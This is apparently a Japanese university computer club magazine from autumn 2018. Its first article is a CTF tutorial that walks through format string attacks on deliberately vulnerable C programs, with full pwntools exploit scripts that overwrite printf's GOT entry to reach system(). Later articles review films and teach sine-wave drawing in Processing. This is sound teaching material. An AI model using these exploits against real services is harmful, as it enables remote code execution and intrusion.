2018

秋号

百萬石

Hyakumangoku Vol.51

Published by MMA

部長挨拶

mizdra

mizdra@mma.club.uec.ac.jp

「百萬石」をお手に取っていただき、ありがとうございます。弊誌 (以下、部誌) は、電気通信大学の公認サークル MMA が新歓期 (春号) と弊学が開催する調布祭時期 (秋号) の年 2 回発行・頒布しているものです。MMA とは、”Microcomputer Making Association”の頭文字に由来しており、1975 年に創立されたサークルです。現在では計算機に関連することを中心に、ネットワークやセキュリティなどの分野でも活動しています。部誌には、MMA の部員が各々に行なっている活動を記事にしたものが掲載されています。内容は多岐に渡り、高度なプログラミングの話から旅行記など、MMA の活動の自由さが感じられるものとなっております。

さて, この「秋号」は調布祭期間中に配布されるので, この部誌を手に取った方はきっと MMA が出店しているジャンク市にもお越し頂いているかと思います. ジャンク市は「怪しいモノ」を見たり買ったりできる面白い催しなのですが, そこから MMA がどのような活動をしているのかを感じ取るのは難しいかもしれません. そこで, ここでは最近のサークルの活動を少しだけ紹介しようと思います.

ここ数年, 部員の何名かが全国規模・世界規模の大会に出場し, 素晴らしい成果を残しています. 情報セキュリティ技術を競う CTF という分野においては中国のセキュリティ企業が主催する WCTF 2017 にて優勝, Google が主催する Google CTF では 4 位でした. また, Web アプリケーションのチューニングコンテストである ISUCON では多数の社会人チームが出場する中, MMA 部員が参加するチームが史上初の学生枠での優勝を勝ち取りました. 界隈ではそれなりに話題になったので, もしかしたらご存知の方もいらっしゃるかもしれません.

勉強会やイベントの開催も行っています. 2018 年度の勉強会は『プログラミング Rust』輪読会[*1], CTF 勉強会, 競技プログラミング勉強会の 3 つを開催しました. 加えて Dentoo.LT という LT[*2]イベントを年に 3, 4 回開催しており, 次回で 22 回目の開催を迎えます. LT の様子は生放送で配信していて, Youtube からアーカイブを視聴することができます[*3]. 是非ご覧ください.

以上がサークルの活動の紹介となります. 少しでも MMA に興味を持って頂けていると幸いです.

2018 年 11 月吉日

[*1] Rust というプログラミング言語の入門書である『プログラミング Rust』を複数人で集まって読み, お互いに話し合って理解を深める会です.

[*2] LT: Lightning Talks. 5 分程度で行われるプレゼンテーションのこと.

[*3] https://www.youtube.com/c/dentoolt

百萬石 Vol.51

Hyakumangoku Vol.51

2018 Autumn

MMA

目次

第 1 章 Format String Attack をやってみよう kyo1 1

1.1 Format String Bug とは 1
1.2 環境 1
1.3 問題 1: 値を書き換えてみよう 2
1.4 問題 2: GOT を書き換える 4
1.5 問題 3: GOT を書き換える 2 6
1.6 終わり 9
参考文献 9

第 2 章 今年見た映画の話 swkfn 10

2.1 はじめに 10
2.2 スリービルボード (原題:Three Billboards Outside Ebbing, Missouri) 10
2.3 ランペイジ:巨獣大乱闘 (原題:Rampage) 11
2.4 ミッションインポッシブル:フォールアウト (原題:Mission: Impossible Fallout) 12
2.5 終わりに 13
参考文献 13

第 3 章 雑 Processing hogas 14

3.1 動かす 14
3.2 正弦波を描く 15
3.3 整理と発展 18
3.4 結び 21

第 4 章 VR のすすめ mint_1198 22

4.1 初めに 22
4.2 一体型 HMD について 22
4.3 PC 接続型 HMD について 22
4.4 今後どうなっていくのか 23
4.5 最後に 23

第 1 章

Format String Attack をやってみよう

kyo1

概要

CTF をやっていたときに，グローバル変数に対する Format String Bug の問題があり，面白かったので解説を書きました．

1.1 Format String Bug とは

Format String Bug (以下，FSB) は `printf()` のようなフォーマット文字列を扱う関数が原因となる脆弱性です．普段，`printf()` は次のような使い方をしていると思います．

```
printf("Message: %s", buf);
```

では，次はどのようになるでしょうか．

```
printf(buf);
```

入力をそのまま受け取ってしまっています．buf にもし `%x` や `%d` 等が入ってるとすると `printf()` はスタックから順番にデータを読み込んで処理しようとするので，スタック上のデータを表示してしまいます．これが Format String Bug と呼ばれる脆弱性で，フォーマット文字列を使用することによりスタック上のデータをリークしたり，改ざんすることができます．

FSB を利用して解く CTF の問題を 3 問用意したので，どのように攻撃すればよいかを解説していきたいと思います．

1.2 環境

Linux の x86 32bit 環境による FSB をやります．実行環境は次のとおりです．

Ubuntu 16.04 64bit 版．

```
$ uname -a
Linux ubuntu-xenial 4.4.0-139-generic #165-Ubuntu SMP Wed Oct 24 10:58:50
    UTC 2018 x86_64 x86_64 x86_64 GNU/Linux

$ lsb_release -a
```

```
No LSB modules are available.
Distributor ID: Ubuntu
Description:  Ubuntu 16.04.5 LTS
Release:  16.04
Codename: xenial

$ gcc --version
gcc (Ubuntu 5.4.0-6ubuntu1~16.04.10) 5.4.0 20160609
```

今回は 64bit の環境で 32bit の問題を動かしたいので，以下のように必要なものを入れてください．

```
$ sudo dpkg--add-architecturei386
$ sudo apt update
$ sudo apt install libc6:i386 libncurses5:i386 libstdc++6:i386
$ sudo apt install install gcc-multilib g++-multilib
```

問題の次のようにコンパイルしてください．

```
$ gcc sample1.c -o sample1 -fstack-protector -fno-PIE -no-pie -m32 -Wall
```

なお，問題を解くコードは python2.7.15 で pwntools を使用しています．リモートで解くことを想定しているので，

```
$ socat TCP-LISTEN:1234,reuseaddr,fork EXEC:"./sample1" &
$ nc localhost 1234
```

として接続してください．

1.3 問題 1: 値を書き換えてみよう

まずは簡単な問題を解いてみましょう．

ソースコード 1.1 sample1.c

```c
#include <stdio.h>

int target = 0;

int main() {
  char buf[200];

  printf("[*] target = %d\n", target);
  scanf("%199s", buf);
  printf(buf);
  printf("\n[*] target = %d\n", target);

  if (target == 100) {
    puts("\nCongrats!");
  } else {
    puts("\nTry again");
  }
  return 0;
}
```

コードを見て分かる通りに，target を 100 にすれば勝ちです．

target を 100 にするためにすることは以下の通りです.

1. 入力した値がスタックのどこに存在するかを調べる
2. target を書き換える

なお，以下で求める入力した値の場所やアドレス等は異なるときがあります．また，-m32 をつけてコンパイルしているため 32bit プログラムを実行できる環境を用意しておいてください.

1.3.1 スタック上のデータをリークする

次のように入力を与えるとスタック上のデータを見ることができます.

```
$ ./sample1
[*] target = 0
%x%x%x%x%x%x%x%x%x%x
ffaa3174f77fd000f77fdc0807825782578257825782578257825782578257825f77fda00
[*] target = 0

Try again
```

しかし，これでは特定のデータのみを見たいときには不便です．そこで次のように %N$x というふうに N の部分に数値を入れることで，スタック上の何番目のデータを処理するかを指定できます.

```
$ ./sample1
[*] target = 0
%7$x
ffc2187c
[*] target = 0

Try again
```

では，スタック上のデータをどのようにして見るかがわかったので，入力した値 (AAAA) がスタックのどこにあるかを調べましょう．とりあえず適当に入力してみます.

```
$ ./sample1
[*] target = 0
AAAA%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.
AAAAfff7fb54.f77a6000.f77a6c08.0.41414141.252e7825.78252e78.2e78252e.252
    e7825.78252e78.
[*] target = 0

Try again
```

何番目の %x で出力されているかを見てみると，5 番目に 41414141(ASCII で AAAA) が現れました (%5$x と入力すると確かに 5 番目にあります)．これより入力した値はスタック上で 5 番目にあるということが分かります.

1.3.2 データを書き換える

では，次はデータを書き換えていきましょう．データを書き換えるには %n 書式を用います．%n は printf() が呼ばれてから %n を見つけるまでに出力された文字数を引数のアドレスに格納されている値

に書き込みます．

では，%n を用いてどのように target の値を書き換えるのでしょうか．target の値を書き換えるには，まず値を格納しているアドレスを知る必要があります．target のアドレスを objdump -D -M intel p1 | grep target 等で求めると，0x0804a02c であるとわかります．これらを用いて書き換えてみます．

```
$ python -c 'import struct; print struct.pack("<I", 0x804a02c) + "%5$n"' |
    ./sample1
[*] target = 0
,^^ef^^bf^^bd
[*] target = 4

Try again
```

出力前と後の値を比べると target の値が書き換わっていることがわかります．%n が処理されるまでに printf() でアドレスの 4byte が出力されたため target の値が 4 になっています．100 にするためには残りの 96byte を出力すればよいということがわかります．96byte を出力するのに適当な文字を 96 文字並べても良いですが，ここでは %Nx を用いて Nbyte を出力したいと思います．実際にやってみると，

```
python -c 'import struct; print struct.pack("<I", 0x804a02c) + "%96x%5$n"' |
     ./sample1
[*] target = 0
,

    fff71004
[*] target = 100

Congrats!
```

となり，target が 100 になったので勝ちです．

1.4 問題 2: GOT を書き換える

GOT とは，libc などにある外部関数のアドレスを動的に求める機構です．例えば，printf() を呼び出したときに，.got.plt に libc にある printf() のアドレスを保存します．Partial RERLO の場合，.got.plt セクションは書き込み可能な状態で存在するので，関数の呼び出し時のジャンプ先を書き換えることができます．これにより，呼び出されるはずの関数とは違う関数を呼び出すことができます．

ソースコード 1.2 sample2.c

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>

int main() {
  char buf[200];
  setvbuf(stdout, 0, 2, 0);

  while (1) {
    read(0, buf, 200);
    if (!strncmp(buf, "quit", 4))
```

```
      break;
    printf(buf);
  }
  return 0;
}
```

今回の目的は printf() を実行時に system() を実行されるようにすることです．目的を達成するためにすることは以下のとおりです．

1. libc のベースアドレスを求める
2. printf() の GOT を書き換える

1.4.1 system のアドレスを求める 1

gdb-peda を用いて，printf() 実行直前のスタックの状態を見てみましょう．

```
gdb-peda$ telescope 80
0000| 0xff888be0 --> 0xff888bf4 --> 0x8048390 (<_init+24>:  add    eax,0
    x7ae8)
0004| 0xff888be4 --> 0x8048640 ("quit")
0008| 0xff888be8 --> 0x4
 ...
0236| 0xff888ccc --> 0xf75c8637 (<__libc_start_main+247>:   add    esp,0x10)
 ...
```

236 / 4 = 59 番目に<__libc_start_main+247>があるので，これを出力させて libc のオフセットと 247 を引いたものが libc のベースアドレスです．

libc のベースアドレスをリークできたので system のアドレスを計算します．まず使っている libc を特定します．

```
$ ldd sample2
   linux-gate.so.1 =>  (0xf77ca000)
   libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xf7601000)
   /lib/ld-linux.so.2 (0xf77cb000)
```

libc を特定したので<__libc_start_main>のオフセットを求めます．

```
$ objdump -S -M intel /lib/i386-linux-gnu/libc.so.6 | grep "
    __libc_start_main@@GLIBC_2.0>"
00018540 <__libc_start_main@@GLIBC_2.0>:
```

次に system の offset を特定します．

```
$ nm -D /lib/i386-linux-gnu/libc.so.6 | grep system
0003ada0 T __libc_system
00112f20 T svcerr_systemerr
0003ada0 W system
```

これで，system のアドレスが特定できました．(%s を使用して求めることもできます)

1.4.2 GOT を書き換える

printf() を書き換えの対象にした理由は，入力した値を引数としているので system() に入力値を渡すことが楽だからです．

問題 1 では %n を使用して 4byte ずつ書き込みましたが，今回も同じようにやると大量の文字を出力することになるので時間がかかります．ですので，2byte ずつ書き込む %hn を使用しましょう．

%hn を使用して書き込むときに対象のアドレスを 0x804a010 とすると，0x804a010 で下位 2byte，0x804a010 + 2 で上位 2byte を書き換えることができます．後は出力する byte 数を調整すれば良いです．

言ったことをまとめると次のようなコードになります．

ソースコード 1.3 sample2_exploit.py

```
from pwn import *

host, port = "localhost", 1234
context.log_level = "debug"

# -----
printf_got = 0x804a010
system_offset = 0x3ada0
libc_offset = 0x018540 + 247
# -----

conn = remote(host, port)

payload = ""
payload += "%59$x.."
conn.send(payload)

libc_base = int(conn.recvuntil("..", drop=True), 16) - libc_offset
system_addr = libc_base + system_offset
log.info("libc   base: 0x%08x", libc_base)
log.info("system addr: 0x%08x", system_addr)

payload = ""
payload += p32(printf_got)
payload += p32(printf_got + 2)
payload += "%" + str((system_addr - 8) & 0xffff) + "x%5$hn"
payload += "%" + str(((system_addr >> 16) & 0xffff) - (system_addr & 0xffff
    )) + "x%6$hn.."
conn.sendline(payload)
conn.recvuntil("..")

conn.interactive()
```

1.5 問題 3: GOT を書き換える 2

ソースコード 1.4 sample3.c

```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>

char buf[200];

void fsa() {
  while (1) {
    read(0, buf, 200);
    if (!strncmp(buf, "quit", 4))
      break;
    printf(buf);
  }
  return;
}

int main() {
  setvbuf(stdout, 0, 2, 0);
  fsa();
  return 0;
}
```

今回の目的も printf() を実行時に system() を実行されるようにすることです.

1.5.1 system のアドレスを求める

問題 2 と同様に求めます.

1.5.2 GOT を書き換える

問題 2 と同様に書き換えようとしてもうまくいきません. 入力を保存する char buf[200] がグローバル変数となっているためです. これの何が問題に影響するかというと, printf() に渡す buffer が今までのようにローカル変数の場合, その buffer 自体もスタック上に存在するので\xef\xbe\xad\xde%N$n とすることで任意のアドレスのデータを書き換えることができました. しかし, 今回は buffer はグローバル変数であるのでさっきまでと同じ方法で任意のアドレスを渡し, 書き込んだりができません.

ではどのように書き換えるかというと, スタック上に存在しているスタック上を指しているポインタ利用して書き換えます.

```
0000| 0xffffcb10 --> 0x804a060 ("AAAA\n")
0004| 0xffffcb14 --> 0x80485d0 ("quit")
 ...
0012| 0xffffcb1c --> 0x804853b (<main+34>:   add    esp,0x10)
 ...
0028| 0xffffcb2c --> 0x8048543 (<main+42>:   mov    eax,0x0)
 ...
0068| 0xffffcb54 --> 0xffffcbe4 --> 0xffffcdfa ("/home/vagrant/ctf/_prac/
    sample3")
0072| 0xffffcb58 --> 0xffffcbec --> 0xffffce1a ("LC_CTYPE=en_US.UTF-8")
```

68 / 4 = 17 番目にあるポインタとその次の 18 番目ポインタがスタック上を指していることがわかります. 簡単に書くと以下のようになっています.

```
0052| 0xffffcb54 -> |A esp+0xd4)| -> |B esp+0x2ea|
0056| 0xffffcb58 -> |A esp+0xdc)| -> |B esp+0x30a|
```

2byte ずつ書き込めるように，スタック上に存在する printf() に近いアドレスを 2 つ選びます．今回は main+34 と main+42 です．上の図での|B|を main+34 と main+42 のスタックのアドレスを指定するように書き換えます．すると，図は以下のようになります．

```
0052| 0xffffcb54 -> |A esp+0xd4| -> |B esp+0xc | -> |C main+34|
0056| 0xffffcb58 -> |A esp+0xdc| -> |B esp+0x1c| -> |C main+42|
```

ここで|B|視点で図を書くと次のようになります．

```
0212| 0xffffcbe4 -> |B esp+0xc | -> |C main+34|
0220| 0xffffcbec -> |B esp+0x1c| -> |C main+42|
```

これで，main+34 を printf() へ，main+42 を printf()+2 へと書き換えます．すると，次のようになります．

```
0012| -> |C printf()   | -> |下位2byte|
0028| -> |C printf()+2| -> |上位2byte|
```

後は printf() を書き換えるだけです．

ソースコード 1.5 sample3_exploit.py

```python
from pwn import *

host, port = "localhost", 1234
filename = "./sample3"
elf = ELF(filename)
context.log_level = "debug"

# -----
libc_offset = 0x18540 + 247
system_offset = 0x3ada0
# -----


def write_hn(addr, offset):
    return "%{addr}x%{offset}$hn".format(addr=addr, offset=offset)


def write_hhn(addr, offset):
    return "%{addr}x%{offset}$hhn".format(addr=addr, offset=offset)


conn = remote(host, port)

payload = ""
payload += "%" + str(15) + "$x.."
payload += "%" + str(17) + "$x.."
payload += ".."
conn.sendline(payload)

libc_base = int(conn.recvuntil("..", drop=True), 16) - libc_offset
system_addr = libc_base + system_offset
```

```
esp_addr = int(conn.recvuntil("..", drop=True), 16) - 0xd4
conn.recvuntil("..")

log.info("libc address: 0x%08x" % libc_base)
log.info("esp  address: 0x%08x" % esp_addr)

payload = ""
payload += write_hn((esp_addr + 0xc) & 0xffff, 0x11)
payload += write_hn(0x1c - 0xc, 0x12)
payload += ".."
conn.sendline(payload)
conn.recvuntil("..")

payload = ""
payload += write_hn(elf.got["printf"] & 0xffff, 0x35)
payload += write_hn(2, 0x37)
payload += ".."
conn.sendline(payload)
conn.recvuntil("..")

payload = ""
payload += write_hhn((system_addr >> 16) & 0xff, 0x7)
payload += write_hn((system_addr & 0xffff) - ((system_addr >> 16) & 0xff), 0
    x3)
payload += ".."
conn.sendline(payload)
conn.recvuntil("..")

conn.interactive()
```

1.6 終わり

CTF をやりましょう!

参考文献

[1] Format String Exploit を試してみる, https://ptr-yudai.hatenablog.com/entry/2018/10/06/234120

[2] format string attack による GOT overwrite をやってみる, http://inaz2.hatenablog.com/entry/2014/04/20/041453

第 2 章

今年見た映画の話

swkfn

予定：夏に勉強したアルゴリズム, 解いた問題をまとめようとしていた.
現状：時間がなくなった

2.1　はじめに

今年に入ってから映画館, Prime Video 等で鑑賞した映画約 100 本の中から人におすすめしたい映画をいくつか紹介します. あくまで筆者自身の偏見と乏しい知識により語られるものなので, 紹介した映画を必ずしも面白いと感じるとは限りません.

2.2　スリービルボード (原題:Three Billboards Outside Ebbing, Missouri)

映画を見るのが好きな人であれば, 面白いと感じる映画. 以下あらすじ.

- アメリカのミズーリ州の田舎町を貫く道路に並ぶ、3 枚の広告看板. そこには, 地元警察への批判メッセージが書かれていた. 7 カ月前に何者かに娘を殺されたミルドレッドが、何の進展もない捜査状況に腹を立て, 警察署長にケンカを売ったのだ. 署長を敬愛する部下や, 町の人々から抗議を受けるも, 一歩も引かないミルドレッド. 町中が彼女を敵視するなか, 次々と不穏な事件が起こり始め, 事態は予想外の方向へと向かい始める…… [*1]

とりあえず, おすすめです. おすすめする理由としては, 脚本の出来が素晴らしい, 演出がフレッシュ, 普遍的なテーマ性でありながら感動もある, 映画の着地点が見事等々, 最近の映画の中ではとても良くできたストーリーだったと思っている. 登場人物の感情変化や人物自体が細かく, 多様に, 表現されており, 個人的にとても好きな描き方だった. シリアスでもあり, 緩い場面もあり, 心温まる場面もあり映画全体のバランスがしっかり取れており, とても見やすく, ストーリーにのめり込める作品だと思います. また, 悪徳警官関連やアメリカの差別, 犯罪等の社会問題を描いている点では, スリービルボードと公開時期が同じだった「デトロイト」も一緒に見ると良さそうではある.

[*1] http://www.foxmovies-jp.com/threebillboards/

2.3 ランペイジ:巨獣大乱闘 (原題:Rampage)

みんな大好きロック様ことドウェイン・ジョンソン主演のパニック・アクション映画です. 「悪党はゴリラの餌よ！」[*2] 以下あらすじ.

- こいつら、いったいどこまでデカくなるのか！？地上最強の巨獣たちが, すべてを破壊しながら北米大陸を横断！！それは人類の誰も気づかぬうちに始まった. 最新を誇る遺伝子実験の失敗によって, なんと普通の動物たちが突如進化し始める！ゴリラ、オオカミ、ワニなどが猛烈に巨大化し、凶暴化してしまう, ヤツらの成長はとどまることを知らず, もはやクソデカい巨獣と化し, 陸・海・空おかまいなしに街で破壊の限りを尽くす大乱闘をおっぱじめる！ シカゴを舞台に、巨獣たちの暴れる理由は一体なんなのか？ 生物ピラミッドが一夜にしてひっくり返った人間たちに, 巨獣たちの大乱闘を止めることができるのか？ [*3]

ロック様の相棒がゴリラなのだが, 実際ロック様とゴリラを並べてもどっちもゴリラにしか見えなかった. ドウェイン・ジョンソンとゴリラという安心しかない, 負ける気がしない構成は見ていて最高だった. 頭を空っぽにしてただ, ロック様とその他動物たちが暴れまわるのを見て楽しむ映画である. あらすじがやまかましいパンフレットや IMAX[*4] 特典のミニポスター等も個人的には満足のいく内容だった. 最高. ストーリーは, ゴリラ × ゴリラがでっかい狼とわにさん, 悪党を屠る映画なので, 難しい話は何もありません. また, 途中でロック様が腹部を撃たれるシーンがあるのだが, 次の登場シーンではなんともなかったように物語に復帰している上に, 撃たれた傷口から全く血が滲んでおらず「筋肉はなんでも解決してくれる」場面をまじまじと見ることができる. 時々痛そうにする場面もあるが人間ですアピール感がすごかった. [*5] ちなみに撮影のためにゴリラについて調べた結果, ゴリラは人間と接触しないため相棒であるゴリラ (ジョージ) との絆を演出するために, 自分の飼い犬 [*6] と絆を深める役作りをしていたらしい. とりあえず, 何も考えずに映画を見たい人や強い生き物, 人間を見たい人におすすめだと思います.

[*2] この映画で一番好きなセリフ
[*3] http://wwws.warnerbros.co.jp/rampagemovie/about.html
[*4] 普通の映画館よりすごいやつ
[*5] やっぱり筋肉なんやなって
[*6] 名前はホブスで「ワイルド・スピード」シリーズでの自分の役名を犬につけている



図 2.1　情報過多なあらすじ [1]

2.4　ミッションインポッシブル:フォールアウト (原題:Mission: Impossible Fallout)

知ってる人が多いであろう, ミッションインポッシブルの最新作. 以下あらすじ.

- IMF のエージェント“イーサン・ハント”と彼のチームは, 盗まれた 3 つのプルトニウムの回収を目前にしていた. だが, 突如現れた何者かの策略で仲間の命が危険にさらされ, その最中にプルトニウムを奪われてしまう, イーサンと IMF チーム, プルトニウムを再び奪い返し, 複数の都市の“同時核爆発を未然に防ぐ新たなミッション”を受ける. この事件の裏側には, シンジケートの生き残り勢力が結成したアポストル（神の使徒）が関連しており, 手がかりは“ジョン・ラーク”という正体不明の名前と彼が接触する“ホワイト・ウィドウ”と呼ばれる謎めいた女の存在のみ. だが今回のミッションに対しイーサンの動きを不服とする CIA は, 敏腕エージェントのウォーカーを監視役に同行させることを条件とした. イーサンはホワイト・ウィドウの信頼を得るため, やむなく収監中の敵“ソロモン・レーン”の脱走に手を貸すが, その影響で味方の女スパイ“イルサ”と対立してしまう. 一方、同行するウォーカーはイーサンへの疑惑を深め, 二人はやがて対決の時を迎える. やがてタイムリミットが刻一刻と迫る絶体絶命の中で, チームの仲間や愛する妻の命まで危険にさらされる等、いくつもの〈フォールアウト（余波）〉がイーサン・ハントに降りかかる.

前作のローグ・ネイションを見ていないと, もしかしたらストーリーを理解しきれないかもしれないが, 本作をおすすめする理由はアクションの方にある. おそらく, 本作がシリーズの中で一番ぶっ飛んだ

ことをやっている. 例えば, 高度 7000 メートルからのヘイロージャンプ*7, 凱旋門を実際に占拠して時速 60km の車両が走る中をノーヘルバイクで逆走*8, 飛んでるヘリに実際にぶら下がる*9, 実際にトム自身がヘリを操縦し, プロでも滅多にやらない螺旋降下を 2000 時間の操縦訓練の末にやる, 9 ヶ月走れないような骨折を負ったのに, 全力でリハビリをし 6 週間で撮影を再開する*10 といった点が挙げられる. また, 面白い点は, 俳優自身が危険なスタントやることはプロデューサーがやらせないのだが, 一番力のあるプロデューサーがトム・クルーズなため, 止める人がいない状態になってしまっていることである. こうした背景やトム自身のリアルのこだわりが, シリーズ 1 ぶっ飛んだアクション実現させているのだ. ストーリーはアクションに比べて, 杜撰ではあるが, 走っているだけで絵になるトム・クルーズを見るだけでも価値は十分にあると思うので, まだ彼*11が現役のうちに見ておきたい作品の一つだと思う.

図 2.2　実際にぶら下がってるシーン 1 [2]

図 2.3　実際にぶら下がってるシーン 2 [2]

2.5　終わりに

ここで紹介した映画以上におすすめしたい映画は, 何個もあるし, 映画館で見てこその面白さもあると思うので, 見たいと思った映画は積極的に映画館に見に行きましょう.

参考文献

[1]「ランペイジ 巨獣大乱闘」, ワーナー・ブラザーズ映画, 2018/5/18
[2]「ミッションインポッシブル フォールアウト」, 東宝営業事業部, 2018/8/3

*7 合計 106 回飛んだらしい
*8 撮影時にバイクの安全装置が上手く働かず, 安全装置なしでバイクを走らせていた
*9 ぶら下がってかつ, そこからバンジーしてた
*10 骨折したシーンは CM でもあるビル間を飛び越えるシーン, ちなみに骨折した瞬間のシーンが実際に使われている
*11 トム・クルーズは今年 56 歳

第 3 章

雑 Processing

hogas

講義などの勉強をしていると、特に数学などでは、「なんとなくわかるが実際どうなるのかわからん」「具体例をもっと見て理解したい」という気持ちになることがあります (この間も友人と「標本化定理のあたりなんとなくわかる」で合意してしまいました)。なのでここでは、そういった具体例を、自分で好きなだけ見られるようにします。

計算機にグラフを描画させるお話をします。ただ、本筋としては標本化定理の勉強などの方をしているわけなので、計算機での描画に関する勉強には、時間をあまり割けないことが多いと思います。そのため、ちょっとだけ勉強すれば、(雑ではあっても) 見たいものを描画することができる、という方法を採用します。

そのひとつに Processing を挙げます。最低限の内容を書けばとりあえず描画してくれるソフトウェアで、グラフなども手軽に目に見えるようにすることができます。僕も全然詳しくないので雑にしかできません。もちろん、しっかり勉強すれば[*1] 様々なことができるようになるので、興味があればぜひどうぞ。ここでは雑な正弦波の描画を紹介します。

3.1　動かす

まず、公式サイト[*2]からインストールします。Java で動き、 Windows/Linux/Mac OS X 版があります。

Processing を開いたら、何も書かなくても、「実行」(右向き三角) ボタンを押せば実行できます。何も書かない場合、小さなウィンドウが出るだけです。ウィンドウの大きさを指定するには、次のように書きます。

```
void setup() {
  size(600, 400);
}
```

これを書いて実行すれば、横 600 縦 400 でウィンドウが開きます。`setup` 関数は、実行時に最初に走る、

[*1] ドキュメント: `https://processing.org/reference/`

[*2] Processing.org `https://processing.org/`

Processing の特殊な関数です。以降では省略しますが、この 3 行は常にソースコードに書いておくと、ウィンドウは常にこの大きさになります。

3.2 正弦波を描く

Processing における描画は、draw 関数という特殊な関数を定義して、その中で行うことになっています。実は draw 関数は、実行中は常にループ実行され、描画が更新され続けます。工夫次第では、カーソルやキーの操作に対応して処理をすることもできます (今回は雑なので、そういうことはしません)。

3.2.1 座標

描画系のソフトウェアでよくあることですが、座標に少し注意が必要です。X は右が正ですが、Y は下が正なのです。原点は左上です。$y = x$ の直線を描いたら、左上の角から右下に伸びることになります。

3.2.2 プロット

Processing には、点を打つ関数 point が用意されているので、まず使ってみます。x, y 座標を整数で渡して使います。

```
void draw() {
  point(100, 50);
}
```

実行すると、左上の方にポツっと点が打たれていると思います (ウィンドウの大きさを 600x400 にしたので、左から 1/6、上から 1/8 くらいの位置です)。本当に小さいのでよく見ないと分からないかもしれません。分かりづらければ、試しに何点か打ってみるとよいです。

```
void draw() {
  point(100, 50);
  point(101, 60);
  point(102, 65);
  point(103, 68);
  point(104, 70);
}
```

ポツポツポツっと 5 点打たれます。

3.2.3 正弦波を点で描く

Processing には、角度の正弦 (−1.0〜1.0) を返す関数 sin が用意されています。角度はラジアンで渡して使います。まず、単に for 文で繰り返しながら描画してみます。ちなみに、width, height は、それぞれウィンドウの幅、高さを取得できる特殊な定数です。

```
void draw() {
  int x;
  float y;
```

```
    float rad;
    for (x = 0; x < width; x += 1) {
      rad = 2 * PI * ((float)x);
      y = sin(rad);
      point(x, (int)y);
    }
  }
```

画面上端、左端から右端にかけて細く黒線が描かれたと思います。これは、正弦が-1 から 1 しか取らないのに、それをそのまま描画しているからです。高さ 400 のうち、0, 1 のたった 2 行しか描画されていない[*3]のはもったいないし、そもそも見づらいので振幅を大きくして見やすくする必要があります。

加えて、x は整数なので、rad は常に 2π の整数倍になり、正弦はいつも 1 です。これではグラフの意味がありません。

これらを修正して、正弦波を画面いっぱいに 1 周期描いてみます。

```
  void draw() {
    // 描画に使うx, y
    int drawX, drawY;
    float x, y;
    float rad;
    for (drawX = 0; drawX < width; drawX += 1) {
      // xは、左端で0、右端で1
      x = ((float)drawX) / ((float)width);
      rad = 2 * PI * x;
      y = sin(rad);
      // yを0〜2に底上げしてから、2で割って0〜1にする
      // さらにウィンドウの高さいっぱいまで拡大する
      drawY = (int)(((y + 1) / 2) * height);
      point(drawX, drawY);
    }
  }
```

画面いっぱいには出たものの、Y は下が正なので、見慣れた正弦波とは上下が逆です。人間の目で見るには少し不便なので、-sin を取ることにします。

```
      y = -sin(rad);
```

[*3] -1 というピクセルはありません。



図 3.1　1 周期出せた

これを 1Hz として、周波数を変えて描いてみるには、周波数 f を x に掛ければよいです。

```
void draw() {
  // 描画に使うx, y
  int drawX, drawY;
  float x, y;
  float rad;
  float f = 5.0;  // 5Hzを描きたいとき
  for (drawX = 0; drawX < width; drawX += 1) {
    // xは、左端で0、右端で1
    // 周波数を掛ける
    x = f * ((float)drawX) / ((float)width);
    rad = 2 * PI * x;
    y = -sin(rad);  // マイナスにした
    // yを0〜2に底上げしてから、2で割って0〜1にする
    // さらにウィンドウの高さいっぱいまで拡大する
    drawY = (int)(((y + 1) / 2) * height);
    point(drawX, drawY);
  }
}
```

画面いっぱいに 5 周期描かれたと思います。ただ、点でプロットしているので、傾きが急になると、見た目が少しまばらになります。

3.2.4　正弦波を線で描く

Processing には、線分を書く関数 line が用意されています。2 点の座標を整数で与えて使います。デフォルトでは少し太いので、線を細くしてみます。

```
void setup() {
  size(600, 400);
  // 線をめっちゃ細く
  strokeWeight(0);
}
```

```
  void draw() {
    // 描画に使うx, y
    int drawX, drawY;
    float oldDrawY = 0.0;  // x=0のsinは0
    float x, y;
    float rad;
    float f = 5.0;  // 5Hzを描きたいとき
    // 1から始める
    for (drawX = 1; drawX < width; drawX += 1) {
      // xは、左端で0、右端で1
      x = f * ((float)drawX) / ((float)width);
